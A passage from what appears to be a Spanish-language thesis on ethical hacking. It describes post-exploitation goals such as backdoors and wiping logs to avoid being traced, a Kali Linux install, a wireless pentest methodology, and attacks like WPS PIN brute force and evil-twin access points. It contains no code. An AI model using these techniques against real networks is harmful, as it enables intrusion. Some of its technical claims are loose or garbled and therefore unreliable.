Una de las acciones a emprender luego explotar las vulnerabilidades es elevar los privilegios en los sistemas para facilitar la ejecución de acciones o modificaciones en los equipos, instalar malware, descargar archivos, desactivar controles de seguridad y evitar activar alarmas para no ser detectados.

Quienes logran acceder a los sistemas buscan asegurar el mantenimiento del acceso en futuras ocasiones mediante la instalación de puertas traseras,

Conexiones remotas a servidores externos, instalación de software espía, subir virus, activar servicios entre otras.

Los hackers que actúan con fines maliciosos causantes de provocar estragos en los sistemas que vulneran necesitan mantener el anonimato para no ser descubiertos mediante el rastreo de sus acciones y direcciones IP, para lo cual eliminan el contenido de los registros de eventos efectuados en los equipos que entre otras cosas detallan las direcciones IP de las sesiones remotas establecidas a los servicios.

D. Sistemas operativos para pruebas de penetración

La evaluación de la seguridad de los sistemas involucra la utilización de diversas herramientas, técnicas y conocimientos, a nivel de seguridad informática los profesionales en la identificación, evaluación y explotación de las vulnerabilidades reúnen las herramientas más eficientes y potentes.

La evolución de la tecnología y el desarrollo de aplicaciones en todas las áreas de la informática, ha permitido que los hackers o cualquier profesional relacionado con la seguridad informática pueda adquirir las herramientas necesarias para el objetivo que desea alcanzar, por tal razón actualmente existen la más diversa variedad de herramientas y software utilizados para las diversas etapas para el proceso de hacking ético.

Las aplicaciones utilizadas para la actividad hacker son fáciles de adquirir, descargar e instalar, básicamente cualquier sistema operativo puede ser utilizado para realizar estas tareas, cada profesional adquiere las herramientas que necesita sin embargo existen

varios sistemas operativos creados específicamente para pruebas de intrusión basados en Linux.

Los sistemas operativos Linux son más seguros porque el núcleo del sistema operativo llamado kernell administra el sistema de archivos, datos e información diferente en comparación con otros sistemas operativos comerciales, otro punto a favor es la presencia mayoritaria de virus en sistema Windows, es decir no es posible la ejecución de virus o malware en Linux que fueron desarrollado para Windows por la estructura del archivo ejecutable el cual es (.exe) el cual no es admitido en Linux. Esta tendencia a desarrollar código malicioso contra sistemas Windows se debe a lo comercial que son y la gran cantidad de usuarios a nivel mundial, lo que se traduce como gran cantidad de víctimas a quien explotar.

Los sistemas operativos linux al ser menos populares y comerciales existen menos virus o errores detectados que pueden afectar el equipo es decir en muchas ocasiones no se necesitan antivirus mejorando así el rendimiento de la máquina. El rendimiento tan importante en este tipo de actividades muchas veces se ve enormemente afectado en sistemas windows por la cantidad de recursos que consume para su funcionamiento tanto del sistema operativo como tal y de las aplicaciones que en muchos de los casos no son utilizados.

Se puede armar un sistema operativo como Ubuntu con las herramientas que necesita un hacker, sin embargo, es mucho mejor utilizar otras distribuciones diseñadas exclusivamente para ello lo que facilita la obtención de herramientas y la configuración.

Las herramientas pre-instaladas en este tipo de distribuciones funcionan y trabajan mejor de lo que podrían ser en windows.

Existe una gran variedad de programas como también sistemas operativos en diferentes distribuciones enfocadas a las pruebas de penetración entre las más populares encontramos las siguientes:

BackTrack, Wifislax, MatriuxKrypton, Blackbuntu, Kali Linux entre otros.

El Sistema operativo a utilizar en el estudio de investigación será Kali de Linux el cual detallaremos el SO. A continuación.

a.) Kali Linux

Kali Linux es una distribución basada en Debian GNU/Linux diseñada principalmente para la auditoría y seguridad informática en general. Fue fundada y es mantenida por Offensive Security Ltd. MatiAharoni and Devon Kearns, ambos pertenecientes al equipo de Offensive Security, desarrollaron la distribución a partir de la reescritura de BackTrack, que se podría denominar como la antecesora de Kali Linux.

Kali Linux trae preinstalados más de 600 programas incluyendo Nmap (un escáner de puertos), Wireshark (un sniffer), John the Ripper (un crackeador de passwords) y la suite Aircrack-ng (software para pruebas de seguridad en redes inalámbricas). Kali puede ser usado desde un Live CD, live-usb y también puede ser instalada como sistema operativo principal.

Kali es desarrollado en un entorno seguro; el equipo de Kali está compuesto por un grupo pequeño de personas de confianza quienes son los que tienen permitido

modificar paquetes e interactuar con los repositorios oficiales. Todos los paquetes de Kali están firmados por cada desarrollador que lo compiló y publicó. A su vez, los encargados de mantener los repositorios también firman posteriormente los paquetes utilizando GNU privacyguard.

Kali se distribuye en imágenes ISO compiladas para diferentes arquitecturas (32/64 bits y ARM).

También permite la instalación vía red y brinda imágenes para la descarga de máquinas virtuales prefabricadas con las herramientas instaladas de VMWare.

Para poder utilizar las herramientas de Ethical Hacking con Kali de Linux, usaremos la instalación graphical en nuestra computadora, no usaremos una máquina virtual para el desarrollo del proyecto, a continuación, se describe la instalación de Kali en una computadora.

Para iniciar la instalación, insertamos el instalador del SO ya sea CD o USB del sistema operativo de Kali. Y seleccionaremos la opción de Graphical Install y enter. (Grafico N° 01)




Grafico N° 01

Seleccionar el idioma. Y luego su país de localización. También la configuración del teclado y enter. (Grafico N° 02)




Grafico N° 02

El programa de instalación copiará la imagen en el disco duro, probará las interfaces de red, dejaremos como esta para el nombre de host para el sistema. (Grafico N° 03)




Grafico N° 03

Dejaremos por defecto el usuario y contraseña que es root y toor. (Grafico N° 04)




Grafico N° 04

Seleccionamos la primera opción y continuar. (Grafico N° 05)




Grafico N° 05

Después seleccionar la opción YES y continue. (Grafico N° 06)




Grafico N° 06

El próximo paso es instalar GRUB seleccionamos la opción Yes y continue y comenzara la instalación del SO. (Grafico N° 07)




Grafico N° 07

Para finalizar la instalación del sistema operativo, clic continue, luego se reiniciará en la nueva instalación del SO de Kali. (Grafico N° 08)




Grafico N° 08

2.2.4. Seguridad Inalámbrica

Según Mendoza (2015) Para realizar un trabajo ético en wireless Penetration Testing se desarrolla de la siguiente manera.

http://hackiingymass.blogspot.pe (sábado 13:21pm),

En este punto se trabajará 3 aspectos de wireless Penetration Testing.

A. Metodologías de prueba de penetración Inalámbrica.

Series de pasos o pautas y acciones orientadas a realizar para realizar una prueba de penetración Inalámbrica, estos 6 pasos son altamente recomendados por expertos en pruebas de penetración y son conocidos por metodologías de prueba tales como PTES, NIST 800-115, y OSSTMM.

Puede llevar a cabo estas acciones en un entorno virtualizado para ayudar a probar por fuera exploits en vulnerabilidades antes de actuar en una red productiva y es de gran ayuda para identificar la causa raíz de un problema a través de pruebas de penetración que se realizaran.

a.) Reconocimiento.

- ✓ Escaneo de puntos de acceso inalámbricos para encontrar el punto de acceso de destino o vulnerable.
- ✓ La identificación de SSID y la dirección MAC, nombre de Broadcast, Dirección MAC Wi-Fi del Access point.
- ✓ La recopilación de información sobre la encriptación y cifrado WEP, WPA, WPA2 / PSK, AES, TPK.

- ✓ Olfateando redes inalámbricas (Sniffer de Redes), recopilación de tráfico de la red a través de Wi-Fi.
- ✓ Permanecer indetectable, suplantación de IP (IP Spoofing) o conexión pivotante, mantener un perfil sin levantar sospecha.

b.) Ataques y penetración.

- ✓ Pasar por alto o atacar a los controladores de seguridad, Banner Grabbing (Captura de Titulares), adivinando la contraseña y crackeando usando SQL injection.
- ✓ Suplantación de dirección MAC (SpooIng Mac Addresses), usando herramientas tales como macchanger.
- ✓ Cracking de algoritmos de encriptación inalámbrica, Aircrack-ngReaver.

c.) Ataques del lado del cliente.

- ✓ Ataques locales y remotos, contraseñas comúnmente usadas, acceso a los archivos a través de Linux sin un login, manipulando el sistema operativo para crear una puerta trasera.
- ✓ Capturando y crackeando credenciales, usar sniffer de paquetes como wireshark o ettercap NG

d.) Entrar en la Red.

- ✓ La identificación de los hosts, escáner Nmap.
- ✓ Determinar el tamaño de la red, escáner Zenmap.

e.) Evaluación de las vulnerabilidades.

- ✓ Ejecución de exploraciones automatizadas o manuales de vulnerabilidad, escáner de vulnerabilidades nessus.

- ✓ Generar informes de vulnerabilidad, exportación de informes a través del escáner de vulnerabilidades nessus.

f.) Explotación y captura de datos

- ✓ Penetración, la Explotación de los routers inalámbricos y access point para obtener acceso no autorizado a los recursos de la red.
- ✓ Comprometer, obtener todos los derechos administrativos de las estaciones de trabajo y servidores.
- ✓ Análisis de los datos
- ✓ Informes. (Redacción de las vulnerabilidades)

B. Técnicas de ataque inalámbrico y métodos.

Ataques de control de Acceso. - Intentan penetrar en una red utilizando una conexión inalámbrica para evadir las medidas de control de Acceso WLAN, tales como filtros MAC de un punto de acceso y controles de acceso del puerto 802.11

Tipos de Ataques:

- ✓ Wardriving

Significa descubriendo redes, esta técnica consiste en la búsqueda de redes inalámbricas utilizando dispositivos móviles, ya que es un método similar al scanner de señales de radio.

El software que se maneja para hacer wardriving es libre, aunque muchos de los que manejan esta técnica de ubicación de redes inalámbricas manejan antenas omnidireccionales hasta altamente direccionales.

Los wardrivers únicamente salen a recolectar información acerca de los puntos de acceso inalámbricos que encuentran mientras manejan por las calles. El software

empleado para wardriving toma control del adaptador inalámbrico por lo que es impráctico, sino imposible, hacer Wardriving y conectarse de manera pirata simultáneamente.

- ✓ Rogue Access Points

Dejar un punto de acceso no seguro en una red de negocios puede crear una puerta trasera abierta en una red confiable, Se define como un Access Point (AP) no autorizado que puede estar conectado a la red cableada de una institución, denominándolo Roque Access Point Interno, siendo administrado por alguien ajeno al rol autorizado. Tiene la característica de no cumplir con las políticas organizacionales y por lo general permiten el acceso a cualquier usuario sin credenciales.

- ✓ Asociaciones AD HOC

Consiste en un grupo de ordenadores que se comunican cada uno directamente con los otros a través de las señales de radio si usar un punto de acceso. Las configuraciones **AD HOC**, son comunicaciones de tipo punto a punto. Solamente los ordenadores dentro de un rango de transmisión definido pueden comunicarse entre ellos.

- ✓ MAC Spoofing

Los intrusos usan una técnica denominada falsificación de la dirección MAC (control de acceso a soportes) para hackear el equipo de una víctima usando la dirección MAC de otro equipo para enviar un paquete de respuesta del ARP (protocolo de resolución de direcciones) a la víctima, aunque no haya enviado una solicitud de ARP. El host de la víctima renueva la tabla interna de ARP con el paquete de respuesta de ARP malicioso. Consulte también Protección contra la falsificación de la dirección MAC.

- ✓ Cracking por RADIUS 802.11

Definido como un ataque donde el atacante recupera una remote authentication Dial In User Service (Radius) en secreto por fuerza bruta a partir de una solicitud de acceso 802.11 para un uso malicioso.

- ✓ Ataques Confidenciales

Estos ataques intentan interceptar información privada enviada a través de redes inalámbricas, ya sea enviada en texto sin cifrar o cifrada por 802.11 o más protocolos de capa.

- ✓ Eavesdropping

El eavesdropping es el escuchar una conversación, espiar, husmear. La información recolectada por eavesdropping se puede utilizar para planear otros ataques a la red.

- ✓ Crackeando claves WEP

Captura de datos para recuperar una clave WEP mediante métodos pasivos o activos. EL cifrado WEP se debe utilizarse en los casos de hardware antiguo que todavía este en uso.

- ✓ Punto de acceso Evil Twin (Gemelo Malvado)

Punto de acceso evil twin es como un punto de acceso dudoso. El atacante crea un punto de acceso inalámbrico falso.

- ✓ Man-in-the-middle

Tipo de ataque en el que el atacante tiene conexiones independientes con las víctimas y transmite mensaje entre ellos, haciéndoles creer que están hablando directamente entre sí a través de una conexión privada, cuando en realidad toda la conversación es controlada por el atacante. El atacante debe ser capaz de interceptar todos los mensajes

que van entre las dos víctimas e inyectar nuevo, lo cual es sencillo en muchas circunstancias (Por ejemplo: un atacante dentro del rango de recepción de un punto de acceso de una red inalámbrica WI-FI sin encriptar puede insertarse como un hombre en el medio).

- ✓ Nmap

Zenmap es la versión "modo fácil" de nmap, es decir, una interfaz gráfica que te permite utilizar nmap sin meter comandos. nmap te puede ayudar para ver los hosts que tiene una red, para comprobar quien está conectado y cuantos equipos hay en esa red.

- ✓ Armitage

Este programa es una GUI de ataques metasploit, la cual te permitirá hacer estos ataques de una forma visual e intuitiva. Con esta aplicación, podremos comprobar si nuestros equipos son vulnerables o no a exploits. Además de poder ejecutar ataques metasploit sin saber comandos, también podremos hacer análisis de nmap e incluso hacer ataques de fuerza bruta.

- ✓ Ettercap

Ettercap es una utilidad que nos permite capturar el tráfico que circula por una LAN, ya sea en un ambiente switcheado (lo crean o no) o HUBeado. O sea, es un sniffer.

- ✓ Dsniff

Dsniff es una colección de herramienta de auditoria de red y pruebas de penetración, dsniff, filesnarf, mailsnarf, msgsnarf, urlsnarf y webspy monitorea pasivamente una red de datos interesantes (contraseñas, correos electrónicos, archivos, etc.) arpspoof, dnsspoof y macof facilita la interceptación de trafico de red que normalmente no está

disponible para un atacante (por ejemplo, debido a la capa 2 de conmutación). Sshmitm y webmitm implementan ataque activos hombre en el medio con SSH redirigida y HTTPS sesiones por la explotación de enlaces débiles en ad-hoc PKI.

- ✓ Reaver

El sistema WPS falla en uno de los métodos que el estándar tiene a la hora de añadir nuevos equipos a nuestra red WiFi, concretamente el que utiliza un número PIN, ya que el cliente que intenta conectar a la red puede enviar un número PIN cualquiera de 8 dígitos y si no coincide con el del punto de acceso éste le indica el error, pero se ha descubierto que enviando únicamente los 4 primeros dígitos se consigue una respuesta. Así, el número de posibilidades para averiguar el número desciende desde los 100 millones de combinaciones a nada menos que 11.000, por lo que es cuestión de conseguirlo con un ataque de fuerza bruta en cuestión de horas.

- ✓ Aircrack

La suite aircrack-ng te permite comprobar la robustez de tu clave Wi-Fi, ya que permite auto atacarte tanto por fuerza bruta como por ataque de diccionario (para las wpa). En esta suite, vienen programas como el airmon-ng, el aireplay, airodump o aircrack, los cuales están relacionados entre sí y trabajan juntos por romper la contraseña. Lo malo es que no ataca al protocolo WPS (para eso tendrás que usar reaver).

2.2.5. Exploit

Exploit (del inglés exploit, "explotar" o ‘aprovechar’) es un fragmento de software, fragmento de datos o secuencia de comandos y/o acciones, utilizada con el fin de

aprovechar una vulnerabilidad de seguridad de un sistema de información para conseguir un comportamiento no deseado del mismo.

Ejemplos de comportamiento erróneo: acceso de forma no autorizada, toma de control de un sistema de cómputo, consecución privilegios no concedidos lícitamente, consecución de ataques de denegación de servicio. Hay que observar que el término no se circunscribe a piezas de software, por ejemplo, cuando lanzamos un ataque de ingeniería social, el ardid o discurso que preparamos para convencer a la víctima también se considera un exploit. Y poder así capturar cierta información de la víctima a través de este tipo de ataque.

Los exploits pueden tomar forma en distintos tipos de software, como por ejemplo scripts, virus informáticos o gusanos informáticos.

A continuación, detallaremos la clasificación de los exploits.

CLASIFICACION

Según la forma en la que el exploit contacta con el software vulnerable:

- Exploit remoto. - Si utiliza una red de comunicaciones para entrar en contacto con el sistema víctima. Por ejemplo, puede usar otro equipo dentro de la misma red interna o tener acceso desde la propia Internet.

- Exploit local. - Si para ejecutar el exploit se necesita tener antes acceso al sistema vulnerable. Por ejemplo, el exploit puede aumentar los privilegios del que lo ejecuta. Este tipo de exploits también puede ser utilizado por un atacante remoto que ya tiene acceso a la máquina local mediante un exploit remoto.

- Exploit ClientSide. - Aprovechan vulnerabilidades de aplicaciones que típicamente están instaladas en gran parte de las estaciones de trabajo de las organizaciones. Ejemplos típicos de este tipo de software son aplicaciones ofimáticas (Ej. Microsoft Office, Open Office), lectores de PDF (Ej. Adobe Acrobat reader), navegadores (Ej. Internet Explorer, Firefox, Chrome, Safari), reproductores multimedia (Ej. Windows Media Player, Winamp, iTunes). El Exploit está dentro de ficheros interpretados por este tipo de aplicaciones y que llega a la máquina objetivo por distintos medios (Ej. email o pendrive). El archivo será usado por el programa y si no es detenido por ningún otro programa (Ej. firewall o antivirus) aprovechará la vulnerabilidad de seguridad. Las peculiaridades de este tipo de ataques son:
  - Requieren la intervención del usuario del lado del cliente. Por ejemplo, necesitan que abra cierto archivo o que haga clic en cierto link
